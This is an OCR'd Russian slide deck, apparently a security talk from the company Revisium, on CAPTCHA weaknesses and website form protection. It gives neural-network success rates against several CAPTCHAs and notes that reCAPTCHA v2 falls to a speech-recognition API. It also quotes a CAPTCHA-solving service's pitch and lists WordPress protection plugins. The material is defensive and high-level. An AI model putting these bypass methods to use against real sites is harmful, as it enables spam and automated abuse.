










Распознавание нейронными сетями

 	42 %	Капча Микрософт , jpg
	61 %	
	63 %	
	93 %	капча mail.ru, 500x200, jpg
	87 %	капча mail.ru, 300x100, jpg
	65 %	Капча Яндекс, русские слова, gif
	70 %	капча Steam, png
	82 %	капча World Of Tanks, цифры, png

Распознавание Google reCAPTCHA2





\+

Speech Recognition API

=

TEXT

Для заказчиков:

- 50¢ Не более 44 руб за 1000 решений
- API на всех популярных языка
- Среднее время решения меньше 9 секунд

Подробнее | Быстрый старт

для работников:

- Работа из дома
- Моментальные выплаты
- Без опыта работы

Подробнее | Быстрый старт

Для заказчиков:

50¢ Не более 44 руб за 1000 решений

API на всех популярных языка

Среднее время решения меньше 9 секунд

Подробнее

Быстрый старт

для работников:

Эффективная защита форм

Эффективная защита форм

- reCAPTCHA v3

Эффективная защита форм

- reCAPTCHA v3
- reCAPTCHA v2 / Invisible

Эффективная защита форм

- reCAPTCHA v3
- reCAPTCHA v2 / Invisible
- Сервисы проксирования со скорингом

Эффективная защита форм

- reCAPTCHA v3
- reCAPTCHA v2 / Invisible
- Сервисы проксирования со скорингом
- Нестандартные (кастомные) решения

Минусы CAPTCHA

Какое слово зашифровано на картинке?

Минусы CAPTCHA

- Снижение числа регистраций/продаж

Какое слово зашифровано на картинке?

Минусы CAPTCHA

- Снижение числа регистраций/продаж
- Ухудшение юзабилити

Какое слово зашифровано на картинке?

Минусы CAPTCHA

- Снижение числа регистраций/продаж
- Ухудшение юзабилити
- Зависимости от сторонних сервисов и библиотек

Какое слово зашифровано на картинке?

WordPress плагины

WordPress плагины

- WPBruiser (бывший Goodbye Captcha)

WordPress плагины

- WPBruiser (бывший Goodbye Captcha)
- Invisible reCaptcha for WP

WordPress плагины

- WPBruiser (бывший Goodbye Captcha)
- Invisible reCaptcha for WP
- Better WordPress reCAPTCHA

WordPress плагины

- WPBruiser (бывший Goodbye Captcha)
- Invisible reCaptcha for WP
- Better WordPress reCAPTCHA
- CleanTalk: Spam protection, AntiSpam, FireWall

WordPress плагины

- WPBruiser (бывший Goodbye Captcha)
- Invisible reCaptcha for WP
- Better WordPress reCAPTCHA
- CleanTalk: Spam protection, AntiSpam, FireWall
- WordFence

WordPress плагины

- WPBruiser (бывший Goodbye Captcha)
- Invisible reCaptcha for WP
- Better WordPress reCAPTCHA
- CleanTalk: Spam protection, AntiSpam, FireWall
- WordFence
- All in One WP Security

WordPress плагины

- WPBruiser (бывший Goodbye Captcha)
- Invisible reCaptcha for WP
- Better WordPress reCAPTCHA
- CleanTalk: Spam protection, AntiSpam, FireWall
- WordFence
- All in One WP Security
- iThemes Security

Спасибо! Задайте вопрос.

Григорий Земсков

Компания «Ревизиум»

audit@revisium.com